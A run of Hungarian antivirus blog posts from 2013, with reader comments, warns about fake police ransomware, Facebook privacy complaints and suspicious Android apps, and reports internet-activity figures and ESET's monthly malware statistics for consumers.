
2013.07.22. 11:09 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: hamis zsarolás antivírus kártevő ransomware soca pánikprogram

A hamis antivírusok már eddig is igyekeztek minél jobban ráijeszteni a felhasználókra, ebben a játszmában most egy újabb lépcsőfokon vagyunk túl.



Ezúttal **a Serious Organized Crime Agency (S.O.C.A.) azaz a brit szervezett bűnözés elleni ügynökség nevében érkezik a fenyegetés/figyelmeztetés: zárolták a gépünket és csak egy meghatározott bírság összeg átutalása után oldható fel.** Látszólag valóban lockolva van a számítógép, a valóságban azonban a szokásos ransomware, azaz a zsaroló kártevők egy újabb variánsa fertőzte azt meg. A hamis antivírus, illetve **rendőri/szerzői jogi fenyegetés igen divatos és gyakori támadási forma lett az utóbbi időben, esetenként Macintosh és Android alatt is találkozhatunk már velük.**



Nyilvánvaló, hogy **egy saját országbeli bűnüldöző szerv, a saját nyelvünkön való megszólítással - amiben persze nem hemzsegnek az árulkodó helyesírási hibák sem - sokkal hatásosabb, ijesztőbb és hihetőbb, mint egy angol netezőnek a távoli FBI nevében felbukkanó ablak**. Tapasztalatok szerint az ilyen típusú csalások száma Nagy-Britanniában is emelkedő tendenciát mutat, jelenleg 27% növekedésről számolnak be a tavalyi évhez képest. Ebből a szempontból talán **emlékezetes lehet a magyar netezőknek a magyar nye a Magyar Rendőrség nevét és logóját bitorló "Magyar Rendőrség Osztály Elleni Kiberbűnözés" kártevő.**



Érdemes az eszünkbe vésni, hogy **semmilyen hivatalos szerv, sem FBI, sem CIA, de a Magyar Rendőrség sem szed így távolból "interurbán" átutalási védelmi pénzt, azt kizárólag a bűnözők teszik**. Fizetni semmiképpen nem szabad, helyette alapos vírusirtás, **egyedi segédprogrammal való mentesítés**, vagy **csökkentett módban való takarítás a célszerű. Ez utóbbit még az sem tudja meggátolni, ha a kártevő látszólag nem engedélyezi a Safe Mode-ban való rendszerindítást, hiszen egy huszárvágással, új admin jogú felhasználót felvéve kicselezhetjük ezt a korlátozást.**

Tetszik 24 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 2 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- Spammelés antivírus cégek nevében
- A CryptoLocker esete a rendőrséggel
- A Facebook és a Microsoft együtt keresik a hibákat
- Azután - Az AutoCAD-es kártevő utóélete

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5418305

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Elégedetlenek vagyunk a Facebook biztonságával

2013.07.24. 22:24 | Csizmazia István [Rambo] | 2 komment

Címkék: reklám privacy facebook utolsó ACSI

Ez derült ki egy 2013-as friss felmérésből, amely amerikai felhasználók körében gyűjtött adatokat tartalmaz.



Az E-Business júliusi jelentése szerint **a felhasználókat rettentően zavarja a rengeteg reklám, emiatt 27%-uk panaszkodott. Emellett a biztonsági beállítások elégtelensége is kevéssé óvja meg szerintük privát szférájukat, erről árulkodik az a számadat, miszerint az előző évi értékhez képest 1.4 százalékkal kevesebben vélték úgy, megfelelően védik ottani személyes adataikat**. Ráadásul ezeknek a biztonsági beállításoknak a kezelése túlságosan bonyolult, emellett folyamatosan változik is, valamint az alapértelmezett értékek sem érezhetően a biztonságosságot helyezik rendszerint előtérbe.

	2012	2013	% Change
Social Media	69	68	-1.4%
Wikipedia.com	78	78	0.0%
Pinterest	69	72	4.3%
Google+	78	71	-9.0%
YouTube.com (Google Inc.)	73	71	-2.7%
Twitter	64	65	1.6%
Facebook.com	61	62	1.6%
LinkedIn	63	62	-1.6%

Lehetett néhány ellentmondást is felfedezni a válaszokat illetően, például **a megkérdezettek mindössze 28 százaléka nyilatkozott úgy, hogy mobileszközéről is használja a Facebookot, ám erről a közösségi oldal által publikált növekedési mutatók mást mondanak**. Ennél könnyen elképzelhető például, hogy a fiatalabb korosztályból nem kérdeztek meg elengedő számú alanyt, ami torzíthatta a valós arányt. **A felmérésben egyébként hét különböző közösségi oldalt elemeztek, a Facebook mellett szerepelt még a Wikipédia, a Pinterest, a Google Plus, a YouTube, a Twitter valamint a LinkedIn is. Az ACSI (American Customer Satisfaction Index) szerint a reklámok és a privacy miatt ebben a megmérettetésben a Facebook és a LinkedIn végzett az utolsó helyen.**



Az adatvédelmi kérdésben nyilvánvalóan sokkolóan hatott az ottani közegben a múlthavi NSA lehallgatási botrány kipattanása, aminek a Facebook is gyanúhatóan a részese volt valamilyen módon és bár az adatvédelem terén korábban is és folyamatosan történnek különböző pozitív lépések is a negatívak mellett az üzemeltetők részéről, a tanulmány szerint **a Facebook esetében ezek láthatóan messze nem**

elegendőek ahhoz, hogy a felhasználók aggodalmait teljességgel szertefoszlassák.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- A jövő Áttorunja lehet a Stuxnetes LNK/Agent
- Titkosítás nem csak kémeknek
- Így vigyázz a Bitcoinodra
- Elhunyt Szőr Péter
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5423794

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

ROTFL Manó 2013.07.25. 13:03:11

Mindig röhögőgörcsöt kapok az olyan cikkeken, ahol a technikai rendszerek minőségét nem szakértők, hanem közvéleménykutatás eredményével támasztják alá. Jelen esetben sokkal inkább hinnék egy biztonsági labor által kiállított bizonyítványnak, mint a nem reprezentatív felmérés eredményének. Hát de most komolyan! Egységsugarú júzer nem talál egy gombot, funkciót, akkor az a rendszer szar. Ha kifogyott a festék a nyomtatóból, akkor az "elromlott" és még sorolhatnám. Az, hogy a júzerek elégedetlenek a fácse biztonságával, az a tény rohadtul nem emeli meg a marhahús árát, mert nincs mögötte tényleges szakvélemény, szakértői elemzés, tudás.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.07.25. 22:40:38

Szia ROTFL Manó!

Igazad van abban, hogy ez nem egy technikai vizsgálat volt, hanem csak közvélemény kutatás. De ez is ad valamiféle eredményt, amit teljesen nem lehet figyelmen kívül hagyni.

Mellesleg nem csak gombokat nem találó egységsugarú juzerek vannak itt, hanem ezekkel kapcsolatban azért az évek során technikai ellenvélemények is szoktak lenni. Persze mindannyian tudjuk, hogy az FB alapértelmezett beállításai miért állnak úgy, ahgy állnak, meg azt is, hogy nem egyszer eladják az adatokat a hirdetőknek.

Itt csak három érdekesebb linket fűzök be ehhez:

antivirus.blog.hu/2010/08/04/minden_amit_a

antivirus.blog.hu/2010/08/05/minden_amit_2

antivirus.blog.hu/2011/11/30/no_more_mr_nice_guy_1

Hogyan szúrjuk ki a gyanús Android appokat?

2013.07.29. 09:31 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: letöltés trójai android kártevő

Ez persze nem megy mindig egyszerűen, de azért igyekszünk némi nemű támpontot adni hozzá. A kiberbűnözők mindenesetre folyamatosan próbálkoznak az újabbnál újabb trükkökkel. Lássuk hát, mire figyeljünk, **mit tehetünk, hogy sikeresen elkerüljük okostelefonunkon vagy tabletünkön a hamis, kémkedő, vagy "hazatelefonáló" alkalmazásokat.**



A fő vezérelv persze az, hogy már a letöltésnél sok minden eldől. Bár időnként a Google Play esetén is becsúsznak kártékony alkalmazások, a többi alternatív helyszínhez, store-hoz képest itt lepleződnek le a leghamarabb. **A hamis alkalmazások jelentős része kínai áruházakból, vagy kalóz oldalakról származik, ám fontos tudni, hogy a Google Play kizárólagos használata sem garancia a sérthetetlenségre**, erre később majd hozunk is példákat. Lehet aztán hasznos ötlet valamilyen biztonsági programot használni az okoseszközön, például az ESET Mobile Security for Android 2.0 már a sok bosszúságot okozó USSD kódok elleni, korábban önálló segédprogramként létező védelmet is magában foglalja. És akkor most lássuk a listát, mikre figyeljünk.



:: Vigyázzunk, ha egy várvavárt app túl korán megérkezik ::
Ez is lehet egy intő jel, hiszen a bűnözők mindig figyelemmel kísérik az aktuális megjelenéseket. Különösen a nagyon várt programokra koncentrálnak, ezért nem lehet meglepetés, hogy például a BlackBerry Instant Messenger azonnali üzenő alkalmazást **már sokan várták. Így történhetett meg az, hogy egy nem működő hamis "BlackBerry Messenger for Android" megjelenése mégis 100,000 letöltést generált, az óvatlan letöltők pedig szerencsétlen módon egy adware-rel, azaz kéretlen reklám programmal** lettek gazdagabbak.



:: Alaposan nézzük meg, miből használunk "free" változatot ::

Ez a free kérdés nem is olyan egyszerű, elég ha csak arra az aspektusára gondolunk, hogy **az ingyenes, de cserébe reklámokat megjelenítő appok a hálózati forgalmunk, illetve akku üzemidőnk jelentős részét, vagy akár nagyobbik részét is kitehetik**. Ezenfelül a freemium kategória bizonyos esetekben tud igen sokba is kerülni ;-) Na most mindezeket leszámítva jöhet még a képbe **az a forgatókönyv, hogy a kiberbűnözők az átlagfelhasználók számára népszerű alkalmazások - mint például a prediktív gépelésünket "megtanuló" Swiftkey alkalmazás ingyenes változata gyorsan feltűnt a kalóz oldalak kínálatában is**, ám a begépelésen és testreszabáson felül egy billentyűzet naplózó kémprogramot is telepített.




:: Az adott alkalmazás Androidra hivatalosan nem is létezik ::

Mégis rábukkanunk egy nem hivatalos letöltési oldalon. Ilyen többször is előfordult már, például az FTL: Faster Than Light PC játék esetében, amely viszont ráadásul a Google Play kínálatában bukkant fel. **A Facebookos "előre lájkolós" átveréshez hasonlóan itt is már előre, vagyis látatlanban kellett minősíteni még a letöltés előtt, így a név mellett később megjelent sok csillagos minősítés itt kamu volt**. Az FTL fejlesztői egyébként nem terveztek Androidos verziót, a Google pedig gyorsan eltávolította kínálatából a hamis alkalmazást. Egy másik ilyen csalárd eset volt a UPC távrögzítős sztori. Eredetileg ez egy hasznos lehetőség, ha nem vagyunk otthon a settopboxtól kartávolságra, akkor is beprogramozhatjuk kedvenc műsorunkat, akár PC, akár okostelefon segítségével. A hiba csak ott volt, hogy ez egyedül iOS-hoz készült el, Androidra nem, ám a túl szép, hogy igaz legyen sokakat megtévesztett. **Mégis megjelent egy magyar nyelvű UPC Távrögzítő alkalmazás szintén a hivatalos Marketen, ám hogy hányan töltötték le a letiltásig, és mit tett pontosan, arról nincsenek pontos információink.**



:: A Google Play a legbiztosabb forrás, ám ez még nem garancia ::

Ahogy a fenti bekezdésben is láthattuk, be-becsúsznak kártékony alkalmazások. Egy tavalyi posztunkban például arról is beszámoltunk, hogy nem csak a Bouncer szűrése hagy maga után kívánnivalókat, de **egy felkészült támadó képes az eredetileg ártalmatlan programot, későbbi frissítéseivel észrevétlenül mindenféle ártalmas részekkel kibővíteni. Szóval itt is előfordulnak hamis, vagy trójai programok, ezért előtte informálódjunk**. Ahogy az e-Bay esetében is megnézzük, ki az eladó, milyen visszajelzéseket kapott, mióta tag, itt is jó előre járjuk körbe a fejlesztőket, nézzük meg az értékeléseket, véleményeket még a telepítés előtt.



:: Ellenőrzött forrás - na persze ::

A szoftver letöltés és használat egy bizalmi kérdés. Ahogy számítógépeink esetében közvetlenül a gyártótól, fejlesztőtől a legjobb letölteni, okostelefon esetében **a nagy, jelentős áruházak nyújtják a viszonylag nagyobb biztonságot. Bár sok kínai, és egyéb kalóz oldal kínálja a neves programok szabadon letölthető APK változatát, és teszi ki közben ezekre az "ellenőrzött" címkét, ám ennek valóságtartalma rendszerint igencsak megkérdőjelezhető**. Így érdemes megjegyezni, hogy még mindig a Google Play, az Amazon vagy a GetJar számít a legmegbízhatóbb forrásnak.



:: A jó appból is lehet rossz app ::

<Említettük már korábban a Kalandok Bouncerföldén Black Hat előadást, de ilyen más programokkal is előfordulhat. **Egy betűtípusok alkalmazáson belüli megvásárlását kínáló app esetében például ezek a külső linkek egy idő után fontok helyett kémprogramokra mutattak**. Minden hasonló esetnél a Google igyekszik minél rövidebb idő alatt lépni, és eltávolítani a kínálatból ezeket a leleplezett csalárd alkalmazásokat.



:: Olvassuk el az engedélyeket ::


Vegyük a fáradtságot, és olvassuk el, mire kér engedélyt a telepíteni kívánt app. Ha túl kíváncsi, és a működéséhez józan ésszel

végiggondolva egyáltalán nem szükséges - pl. SMS küldés, címjegyzékhez hozzáférés, fizetős hívások önálló indítása, és hasonló felhatalmazásokat is szeretne, inkább álljunk el az installtól, és keressünk alternatívát. **Ám ha a felhasználó figyelmetlenül maga engedélyezi, akkor nincs miért csodálkoznia, ha aztán borsos árú SMS küldés van**, de azért ez persze nem ilyen egyszerű, mert **az engedélyek terén az alkalmazások eléggé el vannak szállva, és szinte alapból mindegyik kér mindent - tisztelet a kivételnek**.




:: Nem égbolt vagy tábornoki vállap ez ::

A csillagok mellett mindig olvassuk el a szóbeli értékeléseket is. Amint említettük, van néhány átverős alkalmazás, amelyik a letöltés feltételeként előre kéri a jó minősítést, ám **akit becsaptak, rendszerint mérgében kiosztja az appot és figyelmezteti a később érkezőket, hogy ők már ne menjenek lépre**.



:: Android 4.2-től már mi is ellenőrizhetünk ::

A telepítés ismeretlen forrásból opció egyébként ésszel és odafigyeléssel bekapcsolható, sőt **bizonyos esetekben elkerülhetetlen is, például ha éppen biztonsági mentésből állítjuk vissza az alkalmazásainkat**, akkor ehhez ideiglenesen engedélyezni kell. A későbbi **4.2 Android változatban pedig bevezetésre került egy újdonság, a Biztonsági beállítások között az úgynevezett "Verify apps"** vagyis alkalmazás ellenőrzési lehetőség, amelyet bekapcsolva figyelmeztetéseket kaphatunk, amennyiben kártékony program telepítését indítanánk el.



Tetszik 17 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 3 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Kisokos a Cryptolocker kártevő ellen
- Negyedszázados a számítógépes féreg
- De elfogadunk akár Bitcoint is...
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5431501

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Ez történik a weben egy perc alatt

2013.07.31. 09:31 | Csizmazia István [Rambo] | 3 komment

Címkék: google internet facebook email 1 twitter perc aktivitás


Infografikás sorozatunkban most azt mutatjuk be, hogy röpke 60 másodperc alatt mennyi minden zajlik az internet világában, a közösségi oldalakon, a Skype-on, a YouTube-on és egyéb helyszíneken. Azt persze tudtuk, hogy sok minden, csak azt nem, hogy ennyire.



A "hány vírusfertőzés történik világszerte egy perc alatt" kérdésre ezúttal nem találtunk választ, de ígérjük, amint erre nézve találunk konkrét és részletes adatokat, visszatérünk majd rá. Most pedig **következzenek a számok, mi minden fér bele abba az egyetlen percbe.**



Jack Bauer teljes 24 órája helyett szűk 60 másodperc alatt a következők történnek: 216 ezer fényképet osztanak meg a felhasználók az Instagramon, 1.8 millió lájk és 41 ezer új poszt keletkezik a Facebookon, és 83 ezer USD forgalmat bonyolít le az Amazon webáruház. **204 millió e-mail üzenetet küldenek világszerte, 278 Twitter bejegyzés születik, de új weblapok is keletkeznek, szám szerint 571 darab. Az egy perc időtartam alatt 70 új domén bejegyzése is megtörténik, 72 órányi videót töltenek fel a felhasználók a YouTube rendszerébe, 15 ezer dalt töltenek le ezalatt az iTunes-ból, de Google keresésből is 2 milliót indítanak a netezők**.




Nyilván van ennek egy statisztikai érdekessége is, meg hát az infografika is igen látványosan szedi össze a tény morzsákat. **Egy évvel korábban a hasonló adatokat egybegyűjtő Go-Globe adataihoz hasonlítva a friss értékeket például a percenként küldött e-mailek**

száma 44 millióval lett magasabb. Ám túl ezeken az elképesztő méreteken, érdemes a gigászi számok olvasása mellett arra is gondolni, hogy vajon ebből mennyi a spam, hány kártevőre mutató link juthat a percenkénti 2 millió keresésre, és vajon hány átverős poszt íródik minden egyes percben a Facebookon a megjelenő 41 ezerből?



A statisztikák ugyanis **már évek óta egyre jelentősebb mennyiségű fertőzött weboldalt, csalást, átverést, kártevőt mutatnak**, így a naprakész rendszerünk és rendszeresen frissített vírusirtónk, internetbiztonsági csomagunk mellé érdemes egy biztonságos böngészőt is hadrendbe állítani, néhány válogatott böngészőkiegészítővel (NoScript, AdBlock, Netcraft Toolbar, DoNotTrackMe, HTTPS Everywhere, stb.).



Biztonságos Facebookos jelenlétünkről az ESET Social Media Scanner segíthet gondoskodni. **Ez ellenőrzi az üzenőfalon megjelenő posztokat, híreket és felhasználói üzeneteket is, hogy azok ne tehessenek kárt a gépben.** A Social Media Scanner alkalmazás ismerőseink üzenőfalát is képes ellenőrzi, ezt az alkalmazást bárki, platformfüggetlenül szabadon ingyenesen letöltheti, telepítheti.



Mindezek mellett persze az sem árt, ha nem kattintunk gondolkodás nélkül mindenre, ami mozog, és **a Certified PEBKAC ("Problem Exists Between Keyboard And Chair") helyett inkább a biztonságtudatosságot választjuk haladó iránymutatásnak.**

Tetszik 3 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- Elhunyt Szőr Péter
- Öt új kiberbűnözői név az FBI listáján
- Negyedszázados a számítógépes féreg
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5435159

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



pingwin · http://pingwin.blog.hu 2013.08.30. 22:54:38

'A Social Media Scanner alkalmazás ismerőseink üzenőfalát is képes ellenőrzi, ezt az alkalmazást bárki, platformfüggetlenül szabadon ingyenesen letöltheti'

linuxszal nem kompatibilis :s

nem, beszélni hülyeséget a pc analizálását nem tudta elvégezni



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.08.31. 08:32:59

A "PROFILELLENŐRZÉS FUTTATÁSA" című Social Media Scanner megy mindenhol: Win, Mac és Linux, kipróbáltam már mind a hármon, szóval ez tuti.

Az ESET Online Scan, azaz a "SZÁMÍTÓGÉP ELLENŐRZÉSE" az már más tészta, az valóban csak Wines, Az nem Facebookos dolgokat néz, hanem egy kvázi telepítés nélküli komplett vírusellenőrzés a teljes számítógépen.



pingwin · http://pingwin.blog.hu 2013.08.31. 12:12:01


@Csizmazia István [Rambo]: rájöttem közben, csak spanyolra van állítva a nyelv, és vannak fennakadások a megértésben :)

Tízből öt kártevő hátsóajtót nyit

2013.08.02. 09:51 | Csizmazia István [Rambo] | Szólj hozzá!


Címkék: statisztika adatok június nod32 havi threatsense vírusstatisztika 2013.

Az **ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik** leginkább a felhasználók számítógépeit. **2013. júniusában a következő 10 károkozó terjedt a legnagyobb számban.**



Az aktuális havi listán jól látható, mi is a kártevő terjesztők legfőbb célja: a személyes adatok, jelszavak, banki belépések ellopása mellett a számítógép távolról való folyamatos kihasználása, vagyis hátsó ajtó nyitása a fertőzött rendszeren. **A mostani helyezettek közül öt ilyen hátsó ajtós kártevő is szerepel a leggyakoribbak között.** A hatékony védekezéshez naprakész internetbiztonsági csomag használatán felül az operációs rendszer biztonsági javításainak haladéktalan lefuttatása, valamint a biztonságtudatos felhasználói magatartás is kötelezően szükséges elem.

Az Autorun vírus és a Conficker féreg is hónapról hónapra veszít pozíciójából, 2013-as jelenlétük a tömegesen frissítetlen rendszerek miatt húzódhatott ilyen tartósra. Emlékezetes, hogy már 2008-ban megjelentek emiatt a szükséges biztonsági javítások, valamint az automatikus futtatási lehetőséget alapértelmezetten kikapcsoló javító folt is, ám az említett kártevők mégis élnek és virulnak.




Az ESET Global Trends Report e havi kiadásában ezúttal arról esett szó, hogy a vírusok, kártevők folyamatos evolúciója, fejlődése hogyan folytatódik napjainkban. A naponta megjelenő egyedi kártevők óriási száma - ez lehet több tíz-, de akár több százezer is - hatalmas nyomást helyez a víruslaborok munkatársaira. **Érezhető elmozdulás látszik a hamis antivírusok területén is, amely egyre inkább a megtévesztés alapú ransomeware, azaz váltságdíj szedő programok felé tolódik el**. Amint azt a kártevőterjesztők jó érzékkel észrevették, sokkal hatékonyabban tudják begyűjteni a védelmi pénzt azért, hogy a megijesztett felhasználó újra hozzáférjen saját merevlemezének adataihoz, mint hogy valaki azért fizessen, hogy állítólagos, nem létező fertőzéseket eltávolítson.



A havi jelentés emellett arra is figyelmeztet, egyre markánsabban megfigyelhető az egészségügyi rendszerek biztonságának gyenge állapota. Ennek nyilvánvalóan elsődleges indoka a hiányos anyagi forrásokban keresendő, viszont az egyre gyarapodó adatbázisok

egyre értékesebb célpontnak bizonyulnak, és az emberi mulasztáson, felelőtlenségen át különféle okok miatt egyre gyakoribb az orvosi adatok elvesztése, ellopása, az ilyen rendszerekbe való illetéktelen behatolás. Egy átfogó elemzés, **a The Global State of Information Security Survey 2013 szerint az egy évvel korábbi adatokhoz képest 2012-ben 50%-kal nőttek az ilyen jellegű incidensek, ahogy az ipari, közüzemi célpontok veszélyeztetettsége is évek óta folyamatosan növekszik**.



Júniusi fontosabb blogposztjainkat áttekintve ismét terítékre kerültek a csalások. Ezúttal egy autóvásárlással kapcsolatos átverésről szóltunk. Röviden az volt a lényeg, hogy **érdemes óvakodni a kép nélküli hirdetésektől,** ugyanis egyre gyakrabban fordul elő, hogy **az utólagosan e-mailben kért képek helyett/mellett kártevőket**, vagy ezekre mutató linkeket kaptak az áldozatok.



